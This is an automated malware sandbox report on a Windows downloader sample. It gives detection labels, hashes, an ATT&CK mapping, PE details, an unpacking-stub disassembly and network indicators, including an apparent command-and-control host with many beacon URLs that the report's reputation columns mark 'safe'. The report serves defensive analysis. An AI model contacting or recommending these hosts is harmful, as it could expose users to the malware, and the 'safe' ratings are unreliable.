

JoeSandbox Cloud BASIC



ID: 338142

Sample Name: WVbU1Gf5p8

Cookbook: default.jbs

Time: 17:54:08

Date: 11/01/2021

Version: 31.0.0 Red Diamond

Table of Contents


Table of Contents	2
Analysis Report WVbU1Gf5p8	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
Signature Overview	4
AV Detection:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	8
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
URLs from Memory and Binaries	8
Contacted IPs	10
Public	11
General Information	11
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASN	12
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	13
Static File Info	13
General	13
File Icon	13
Static PE Info	13
General	13
Entrypoint Preview	13
Rich Headers	14
Data Directories	15
Sections	15
Resources	15
Imports	15
Possible Origin	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	16
UDP Packets	17

DNS Queries	18
DNS Answers	18
HTTP Request Dependency Graph	18
HTTP Packets	18
Code Manipulations	83
Statistics	83
System Behavior	83
Analysis Process: WVbU1Gf5p8.exe PID: 6344 Parent PID: 6040	83
General	83
File Activities	83
File Created	83
Registry Activities	94
Disassembly	94
Code Analysis	94

Analysis Report WVbU1Gf5p8

Overview

General Information

Sample Name:	WVbU1Gf5p8 (renamed file extension from none to exe)
Analysis ID:	338142
MD5:	69f7cde70cc22ac..
SHA1:	f87ee3079aaa523.
SHA256:	625f63364312cec..
Most interesting Screenshot:	


Detection

	
Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus / Scanner detection for sub...
Multi AV Scanner detection for subm...
Submitted sample is a known malwa...
Machine Learning detection for samp...
Contains functionality to check if a d...
Contains functionality to dynamically...
Contains functionality to query CPU ...
Contains functionality to read the PEB
Contains functionality which may be...
Contains long sleeps (>= 3 min)
Creates a DirectInput object (often fo...
Detected potential crypto function
May sleep (evasive loops) to hinder

Classification



Startup

- System is w10x64
-  WVbU1Gf5p8.exe (PID: 6344 cmdline: 'C:\Users\user\Desktop\WVbU1Gf5p8.exe' MD5: 69F7CDE70CC22ACEB5DD32FF1DC3F685)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Spreading
- Networking



- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:



Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

System Summary:



Submitted sample is a known malware sample

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F S E
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 1	Virtualization/Sandbox Evasion 2	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	F T V A
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phone Calls/SMS	F V A
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location	C C E
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WVbU1Gf5p8.exe	71%	Virustotal		Browse
WVbU1Gf5p8.exe	67%	ReversingLabs	Win32.Downloader.SilverRage	
WVbU1Gf5p8.exe	100%	Avira	TR/Dldr.Agent.wtwyi	
WVbU1Gf5p8.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.WVbU1Gf5p8.exe.1230000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.WVbU1Gf5p8.exe.1230000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
poem.ekosa.org	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://poem.ekosa.org/intro/info/info.asp?id=dn678C:	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678~	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uon	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn6786	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uX	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678B	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp.bat	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678I;	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uL	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn6786	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678I;	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uO	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn6780;	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uP	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678:	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678Z;q	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uer	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6ud	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678n	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678r	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678H;c	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678k	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678k	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678j	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678~;	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678T;O	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uv	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678~;	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678H;c	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678V	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6um	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6u.	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uq	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6urm	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6ur	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uE	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uJ	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?id=dn678F	0%	Avira URL Cloud	safe	
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6u	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
poem.ekosa.org	210.116.91.80	true	false	0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://poem.ekosa.org/intro/info/info.asp?id=dn678	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6u	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
------	--------	-----------	---------------------	------------

Name	Source	Malicious	Antivirus Detection	Reputation
http://poem.ekosa.org/intro/info/info.asp?id=dn678C:	WVbU1Gf5p8.exe, 00000000.0000002.1002522478.000000000139A000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678~	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uon	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfor.asp?id=dn6786	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uX	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678B	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfor.asp?id=dn678	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp.bat	WVbU1Gf5p8.exe, 00000000.0000002.1002474836.0000000001231000.00000004.00020000.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678I;	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uL	WVbU1Gf5p8.exe, 00000000.0000003.781276052.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn6786	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfor.asp?id=dn678I;	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uO	WVbU1Gf5p8.exe, 00000000.0000003.923239328.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn6780;	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uP	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678:	WVbU1Gf5p8.exe, 00000000.0000002.1002662893.000000000168F000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678Z;q	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uer	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6ud	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678n	WVbU1Gf5p8.exe, 00000000.0000003.915864738.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678r	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfor.asp?id=dn678H;c	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfor.asp?id=dn678k	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678k	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678j	WVbU1Gf5p8.exe, 00000000.0000002.1002662893.000000000168F000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678-;	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://poem.ekosa.org/intro/info/info.asp?id=dn678T;O	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uv	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uinfo.asp?id=dn678-;	WVbU1Gf5p8.exe, 00000000.0000003.923239328.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp	WVbU1Gf5p8.exe, WVbU1Gf5p8.exe, 00000000.00000002.1002492548.0000000001249000.00000040.00020000.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678H;c	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6ul	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false		unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678V	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6um	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6u	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uq	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6urm	WVbU1Gf5p8.exe, 00000000.0000003.915864738.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6ur	WVbU1Gf5p8.exe, 00000000.0000003.709608423.00000000016AA000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uD	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false		unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uE	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?search=2tjbpK6urq6urq6uJ	WVbU1Gf5p8.exe, 00000000.0000003.915925652.00000000016C6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://poem.ekosa.org/intro/info/info.asp?id=dn678F	WVbU1Gf5p8.exe, 00000000.0000003.781250554.000000000168F000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.116.91.80	unknown	Korea Republic of		17881	INETHOSTING-AS-KRInetHostingIncKR	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338142
Start date:	11.01.2021
Start time:	17:54:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WVbU1Gf5p8 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.winEXE@1/0@1/1
EGA Information:	Successful, ratio: 100%

HDC Information:	- Successful, ratio: 29.9% (good quality ratio 25.8%) - Quality average: 67.9% - Quality standard deviation: 33.9%
HCA Information:	Failed
Cookbook Comments:	- Adjust boot time - Enable AMSI
Warnings:	Show All - Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, svchost.exe, backgroundTaskHost.exe, svchost.exe - HTTP Packets have been reduced - TCP Packets have been reduced to 100 - Excluded IPs from analysis (whitelisted): 104.42.151.234, 51.11.168.160, 92.122.213.194, 92.122.213.247, 20.54.26.129, 2.20.142.209, 2.20.142.210, 13.107.4.50, 51.104.144.132 - Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsac.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, au.au-msedge.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsac.net, au.c-0001.c-msedge.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, elasticShed.au.au-msedge.net, skype-dataprd-colwus16.cloudapp.net, au-bg-shim.trafficmanager.net - Report size getting too big, too many NtDeviceIoControlFile calls found. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:54:57	API Interceptor	95x Sleep call for process: WVbU1Gf5p8.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INETHOSTING-AS-KRInetHostingInckR	v-cnsamc.com	Get hash	malicious	Browse	210.116.102.95

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Entropy (8bit):	7.882358315267644
TrID:	- Win32 Executable (generic) a (10002005/4) 99.39% - UPX compressed Win32 Executable (30571/9) 0.30% - Win32 EXE Yoda's Crypter (26571/9) 0.26% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02%
File name:	WVbU1Gf5p8.exe
File size:	51000
MD5:	69f7cde70cc22aceb5dd32ff1dc3f685
SHA1:	f87ee3079aaa5230e107ff9684e7cdea2162caf6
SHA256:	625f63364312cec78a4c91abedba868d551d79185ff73e388f561017b13347f0
SHA512:	336c07df36c691ebcd0e31f1487638bcfa1ed60e4c1aaf8122c26d42682c43b270439462eaa3d9c3dbdbf0399d0a2ce7383f6075a1d13462033a1062367b9f3e
SSDEEP:	1536:IL4aKdQ/4YJs343x7gplgMSDfh+Ampoy5Snouy8s:ILSy3SextxT/mpooKouts
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode....\$.....h\$y.,E..., E...,E.....&E.....VE.....4E.....=E.....1E.....=E..%=-.)E...,E ..NE.....E.....-E.....-E..Rich,E.....PE..L..

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x41eff0
Entrypoint Section:	UPX1
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5C503954 [Tue Jan 29 11:30:28 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	7a4f310606e49745a3cf26a768e6e489

Entrypoint Preview

Instruction

pushad

Instruction
mov esi, 00414000h
lea edi, dword ptr [esi-00013000h]
push edi
mov ebp, esp
lea ebx, dword ptr [esp-00003E80h]
xor eax, eax
push eax
cmp esp, ebx
jne 00007F0870A387FDh
inc esi
inc esi
push ebx
push 0001CEEfh
push edi
add ebx, 04h
push ebx
push 0000AFE1h
push esi
add ebx, 04h
push ebx
push eax
mov dword ptr [ebx], 00000003h
nop
nop
nop
nop
nop
push ebp
push edi
push esi
push ebx
sub esp, 7Ch
mov edx, dword ptr [esp+00000090h]
mov dword ptr [esp+74h], 00000000h
mov byte ptr [esp+73h], 00000000h
mov ebp, dword ptr [esp+0000009Ch]
lea eax, dword ptr [edx+04h]
mov dword ptr [esp+78h], eax
mov eax, 00000001h
movzx ecx, byte ptr [edx+02h]
mov ebx, eax
shl ebx, cl
mov ecx, ebx
dec ecx
mov dword ptr [esp+6Ch], ecx
movzx ecx, byte ptr [edx+01h]
shl eax, cl
dec eax
mov dword ptr [esp+68h], eax
mov eax, dword ptr [esp+000000A8h]
movzx esi, byte ptr [edx]
mov dword ptr [ebp+00h], 00000000h
mov dword ptr [esp+60h], 00000000h
mov dword ptr [eax], 00000000h
mov eax, 00000300h
mov dword ptr [esp+64h], esi
mov dword ptr [esp+5Ch], 00000001h
mov dword ptr [esp+58h], 00000001h
mov dword ptr [esp+54h], 00000001h

Rich Headers

Programming Language:	[LNK] VS2015 build 23026 [RES] VS2015 build 23026 [IMP] VS2008 SP1 build 30729
-----------------------	--

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x201dc	0xe8	.rsrc
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x20000	0x1dc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x202c4	0x1c	.rsrc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x1fbd8	0x5c	UPX1
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x13000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x14000	0xc000	0xbe00	False	0.969078947368	data	7.95760709074	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x20000	0x1000	0x400	False	0.421875	data	3.96402926863	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x2005c	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.DLL	LoadLibraryA, GetProcAddress, VirtualProtect, VirtualAlloc, VirtualFree, ExitProcess
ADVAPI32.dll	SystemFunction036

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 87

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 17:54:56.426768064 CET	49756	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:56.688230038 CET	80	49756	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:56.688385963 CET	49756	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:56.689865112 CET	49756	80	192.168.2.4	210.116.91.80
